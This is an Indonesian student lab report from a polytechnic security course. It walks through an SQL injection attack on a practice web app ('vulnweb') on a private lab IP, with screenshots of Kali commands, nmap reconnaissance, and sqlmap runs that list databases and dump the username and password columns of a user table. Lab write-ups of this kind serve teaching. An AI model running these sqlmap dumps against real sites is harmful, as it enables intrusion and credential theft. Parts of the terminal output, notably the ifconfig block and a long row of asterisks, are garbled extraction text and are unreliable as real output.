KEAMANAN JARINGAN(Injection dan BruteForce)



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
PROGRAM STUDI TEKNIK INFORMATIKA


DEPARTEMEN TEKNIK INFORMATIKA DAN KOMPUTER

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA

2023/2024

1. Menyimpan folder bruteforce-database-master dan memindah ke folder kali.





2. Menggunakan perintah sudo apt install ipcalc.

```
File Actions Edit View Help

(root@kali)-[~]

* sudo apt install ipcalc

Reading package lists ... Done

Building dependency tree ... Done

Reading state information ... Done

The following NEW packages will be installed:
    ipcalc

0 upgraded, 1 newly installed, 0 to remove and 643 not upgraded.

Need to get 27.8 kB of archives.

After this operation, 75.8 kB of additional disk space will be used.

Get:1 http://mirror.primelink.net.id/kali kali-rolling/main amd64 ipcalc all

0.42-2 [27.8 kB]

Fetched 27.8 kB in 1s (26.2 kB/s)

Selecting previously unselected package ipcalc.

(Reading database ... 289198 files and directories currently installed.)

Preparing to unpack .../archives/ipcalc_0.42-2_all.deb ...

Unpacking ipcalc (0.42-2) ...

Setting up ipcalc (0.42-2) ...

Processing triggers for man-db (2.9.4-4) ...

Processing triggers for kali-menu (2021.4.2) ...
```

3. Menggunakan perintah ifconfig yang digunakan untuk menyerang.

```
File Actions Edit View Help

(root® kali)-[/home/kali]
(ifconfig)
(inet 192.168.205.213 netmask 255.255.255.0 broadcast 192.168.205.25

inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0×20k) ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
(inet 200:27:95:bd:54 txqueuelen 1000 (Ethernet)
(inet 353523 bytes 73345928 (69.9 MiB)
(inet 353523 bytes 73345928 (69.9 MiB)
(inet 353523 bytes 1657180 (1.5 MiB)
(inet 35352 bytes 1657180 (1.5 MiB)
(inet 192.168.20 bytes 1657180 (1.5 MiB)
```

4. Menggunakan perintah ipcalc untuk mendapatkan range dari IP.

```
root@ kali)-[/home/kali]

## ipcalc 192.168.205.213

Address: 192.168.205.213

Netmask: 255.255.255.0 = 24

## ipcalc 192.168.205.213

Netmask: 255.255.255.0 = 24

## ipcalc 192.168.205.255


## ipcalc 192.168.205.254

## ipcalc 192.168.205.255

## ipcalc 192.168.
```

5. Menggunakan nmap untuk mendapatkan ip dari target IP yang ingin diserang. 192.168.31.148

6. Membuka IP Adress pada browser.



7. Mencari halaman yang memerlukan "ID", pada percobaan kali ini memakai halaman detail artikel.



8. Menjalankan dengan perintah sqlmap untuk mendapatkan data database yang ada. Pada gambar kedua terdapat daftar database yang terhubung.

```
[08:02:05] [INFO] the back-end DBMS is MySQL
[08:02:05] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[08:02:05] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb
```

9. Melihat tabel pada database vulnweb. Terdapat user, artikel, galeri, halaman, komentar, menu dan pesan.

10. Melihat kolom yang terdapat pada tabel user. Pada gambar kedua adalah daftar kolom pada tabel user.

```
(*** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** | *** |
```

11. Kemudian mendapatkan data dari setiap kolom tabel user. Gambar kedua adalah data yang didapatkan dari hasil sqlmap pada tabel user.

:06:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.31.148'

[*] ending @ 08:06:13 /2023-06-02/

```
(kali® kali)-[~]
$ sqlmap -u "http://192.168.31.148/index.php?tampil=artikel_detail&id=85" -
C id_user,password,username —dump

{1.7.2#stable}

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut ual consent is illegal. It is the end user's responsibility to obey all appli cable local, state and federal laws. Developers assume no liability and are n ot responsible for any misuse or damage caused by this program
[*] starting @ 08:31:44 /2023-06-02/
```